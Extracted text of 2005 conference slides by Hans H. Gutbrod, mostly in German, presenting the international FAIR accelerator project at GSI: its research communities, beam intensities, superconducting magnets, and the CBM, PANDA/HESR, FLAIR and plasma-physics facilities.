


AMS auf der Space Station

Das Internationale FAIR Projekt

4. April, 2005

**GSI**  
Hans H. Gutbrod




Von der GSI GmbH

zur

Internationalen FAIR GmbH

.....Überschreiten der Intensitätsgrenzen  
...100 mal mehr, 10 000 mal mehr...



▪ **Kernstrukturphysik und Astro- Kernphysik**

*Struktur von exotischen Kernen jenseits der Stabilität;  
Kernsynthese in Sternen und Sternexplosionen;  
Fundamentale Wechselwirkungen und Symmetrien*

Heute bereits  
667 Teilnehmer

▪ **Hadronen Physik mit Antiprotonen Strahlen**

*Quark-Gluon Struktur und Dynamik von stark wechselwirkenden  
Teilchen, Ursprung des Confinements und der Masse der  
Hadronen*

909 Teilnehmer

▪ **Physik der Kernmaterie**

*Untersuchungen der Materie bei vielfacher Kern-Dichte;  
Phasenübergänge in Quarkmaterie;  
Eigenschaften der Neutronensterne*

578 Teilnehmer

▪ **Plasma Physics**

*Materialverhalten bei hohen Drücken, Dichten und  
Temperaturen*

2154 total



▪ **Atomphysik und Angewandte Forschung**

*Laser-Ionen Wechselwirkung..., Strahlenresistente Materialien,  
etc...*



## Primary Beams

- $10^{12}/s$ ; 1.5-2 GeV/u;  $^{238}\text{U}^{28+}$
- Factor **100-1000** over present in intensity
- $2(4) \times 10^{13}/s$  30 GeV protons
- $10^{10}/s$   $^{238}\text{U}^{73+}$  up to 25 (- 35) GeV/u



- **Minimal Impact on Flora and Fauna :**  
Satisfactorily fulfilled  
 $A_{pr} \approx 20.000 \text{ m}^2$
- **Minimal Impact on Ground Water :**  
Satisfactorily fulfilled
- **Curvature with  $R \leq 100 \text{ m}$  :**  
Easily feasible
- **Feasibility of Construction:**  
proven
- **Flexibility in the Design and Utilisation of the Ring Tunnel:**  
Proven
- **Optimization of the Radiation Protection Measures:**  
Possible

# Warum Supraleitende Magnete?

## Vorteile


- Bei Dauerstrich kein Energieverbrauch
- Hohe Stromdichte

## Konsequenzen:

- Reduzierte Betriebskosten
- Hohe Magnetfelder  $> 2 \text{ T}$  möglich
- Kompakter Magnet Design, d.h.
  - $\Rightarrow$  weniger Material
  - $\Rightarrow$  reduzierte gespeicherte Energie
- Reduzierte Investitionskosten
  - $\Rightarrow 4-10 \text{ €/kA/m}$  - Supraleiter
  - $\Rightarrow 12 \text{ €/kA/m}$  - Normal Leitung

normal conductor:  
5 A/mm<sup>2</sup>

superconductor:  
3500 A/mm<sup>2</sup>  
(B = 4 T)



Kleiner, leichter, billiger!

Leiterquerschnitt

# Eigenschaften der Anlage

## Herausragende Eigenschaften

- Gekühlte Strahlen
- Schnell gepulste Supraleitende Magnete

## Primäre Strahlen


- $10^{12}/s$ ; 1.5-2 AGeV;  $^{238}\text{U}^{28+}$
- **100-1000** erhöhte Intensität
- $2(4) \times 10^{13}/s$  30 GeV Protonen
- $10^{10}/s$   $^{238}\text{U}^{73+}$  bis 35 GeV/u
- bis 90 GeV Protonen

## Sekundäre Strahlen

- Radioaktive Strahlen mit Energien bis 1.5 - 2 AGeV; bis **10 000** fach höhere Intensität
- Antiprotonen 3 - 30 GeV

## Speicher und Kühlringe

- Radioaktive Strahlen
- e - A Kollider
- $10^{11}$  gespeichert und gekühlte GeV Antiprotons mit Energie von 0.8 bis 14.5 GeV




# The In-Flight Rare-Isotope Beam Facility

0 - 1500 AMeV


NUSTAR

- Superconducting FRagment Separator
- High-Energy Reaction Setup
- Multi-Storage Rings (CR, NESR, eA)
- Energy-Bunched Stopped Beams



**Key characteristics :**  
 - all elements, H to U  
 - intensity > 10<sup>12</sup> ions/sec.  
 - high and low energies  
 - pulsed and CW beams


Wie viele Teilchen werden pro Sekunde produziert?



## Motivation for RIBs

Zur Anzeige wird der QuickTime™ Dekompressor „Cinepak“ benötigt.

e.g. R-Process  
in Neutron Star Mergers ?



Ni<sup>70</sup> imbedded in large neutron flux

Albert Einstein:

$$E = m c^2$$

Hochenergiebeschleuniger:

Im Kern-Kern Stoß wird die Kinetische Energie umgesetzt in die Erzeugung von Teilchen und ihren Antiteilchen






QuickTime™ and a Sorenson Video decompressor are needed to see this picture.



## Motivation for NN collisions at 2-40 AGeV

### Properties of neutron stars

Motivation




## The CBM Experiment

CBM

**At  $10^7$  interactions per second!**

**Measuring Hard Probes!**



- Radiation hard Silicon pixel/strip detectors in a magnetic dipole field
- Electron detectors: RICH1 & TRD & ECAL: pion suppression up to  $10^5$
- Hadron identification: RPC, RICH2
- Measurement of photons,  $\pi^0$ , and muons: electromagn. calorimeter (ECAL)
- High speed data acquisition and trigger system

**Multiplicities: 160 p, 400  $\pi$ , 400  $\pi^+$ ,  
44  $K^+$ , 13 K, 800  $\gamma$**





## Feasibility studies

CBM

Event generators: URQMD, PLUTO

Transport: GEANT 3 and GEANT 4





### Die Antiproton Anlage

**HESR (High Energy Storage Ring)**  
 Länge 442 m  $B\rho = 50 \text{ Tm}$   
 $N_{\text{stored } p_{\text{bar}}} = 5 \times 10^{10} \text{ anti-protons}$

**Hochintensitäts-Modus**  
 Luminosität =  $2 \times 10^{32} \text{ cm}^{-2}\text{s}^{-1}$   
 $\Delta p/p \sim 10^{-4}$  (stochastic-cooling)

**Hochauflösungs-Modus**  
 $\Delta p/p \sim 10^{-5}$  (electron cooling < 8 GeV/c)  
 Luminosität =  $10^{31} \text{ cm}^{-2}\text{s}^{-1}$

**Gas-Jet Target oder Pellet Target:**  
 Cooling Power definiert die Targetdicke

**Cooling: 'electron' und/oder 'stochastic'**

Anti-Proton Prod. Target

- Antiproton Production wie am CERN,
- Produktionsrate 10<sup>7</sup>/sec bei 30 GeV

Anti-Proton<sub>beam</sub> = 1.5 - 15 GeV/c

Das Internationale FAIR Projekt 4. April, 2005 Hans H. Gutbrod

**HESR**


RF cavity, Electron Cooler, Injection, Dipole magnet, Quadrupole magnet, Sextupole magnet, Stochastic Cooling, Detector (PANDA)

0 50m

Figure 1: Schematic layout of the HESR lattice for 6-fold symmetry with tentative positions for acceleration and injection.

Das Internationale FAIR Projekt 4. April, 2005 Hans H. Gutbrod

# PANDA Detector in HESR Top View




Das Internationale FAIR Projekt

4. April, 2005

GSII  
Hans H. Gutbrod

# FLAIR@FAIR: Facility for Low energy Antiprotons and Ion Research 100x more intensity than at AD



FLAIR experimental hall layout - PRELIMINARY  
size of hall: 43.5 m x 70.7 m  
outside space for laser huts, counting houses,  
laboratories, power supplies needed  
E. Widmann 15. January 2004

Das internationale FAIR Projekt

4. April, 2005

Originates from  
CERN-AD program


GSII  
Hans H. Gutbrod

# Challenges & Opportunities

## Ultra-Slow and Trapped Antiprotons

Hydrogen

Anti-hydrogen



Same Gravity?

$$\Delta g / g \approx 10^{-3}$$


Das Internationale FAIR Projekt

4. April, 2005


GSII  
Hans H. Gutbrod

# Plasma Physik mit stark komprimierten Strahlen Materie bei hohen Drücken, Dichten und Temperaturen

*ΔE Energy loss of heavy ions in hot plasma is larger than in cold matter*



Synchronization of Synchrotron and Laser to a few ns



Erwartete Strahlparameter

- SIS 100
- $N = 2 \times 10^{12}$  Uran
- $E_0 = 1$  GeV/u
- $E_{tot} = 80$  kJ
- $\tau = 50$  ns
- Reichweite in Blei  $\approx 1.55$  cm
- Strahlradius  $\approx 0.05$  cm
- $E_s = 600$  kJ/g
- $P_s = 12$  TW/g

Das Internationale FAIR Projekt

4. April, 2005

GSII  
Hans H. Gutbrod




# Combining Ultra-High Intensity Laser and Ion Beams



**PHELIX:**  
laser pulses of up to  
5 kJ @ 10 ns  
1 PW, 500J @ 500 fs  
 $10^{21}$  Watt/cm<sup>2</sup>

**Heavy-Ion Synchrotron**  
SIS-18: pulses of  
1 kJ @ 100ns  
SIS100: pulses of  
80 kJ @ 50 ns  
 $P_s = 12$  TW/g



- Plasma Physics
- Astro Physics
- Nuclear Physics
- Atomic Physics
- Accelerator Physics
- Technical Applications




Das Internationale FAIR Projekt

4. April, 2005

Hans H. Gutbrod

## Temperatur - Dichte - Druck



Das Internationale FAIR Projekt

4. April, 2005

Hans H. Gutbrod

## Fünf wissenschaftliche Pfeiler (5 Communities)

- Kernstrukturphysik und Astro- Kernphysik
- Hadronen Physik mit Antiprotonen Strahlen
- Physik der Kernmaterie
- Plasma Physics
- Atomphysik und Angewandte Forschung

Heute bereits  
667 Teilnehmer

909 Teilnehmer

578 Teilnehmer

2154 total




Das Internationale FAIR Projekt

4. April, 2005

Hans H. Gutbrod

## Parallel Operation




Das Internationale FAIR Projekt

4. April, 2005


Hans H. Gutbrod




# The International Steering Committee for FAIR



# International FAIR GmbH and its Members



